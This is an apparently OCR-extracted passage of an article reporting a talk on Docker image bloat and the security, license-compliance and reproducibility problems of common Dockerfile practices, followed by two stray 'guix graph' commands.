
Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".


In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of gosu ("Simple Go-based setuid+setgid+setgroups+exec") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "`apt-get update`") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.



```
guix graph hwloc
```




```
guix graph --type=references hwloc
```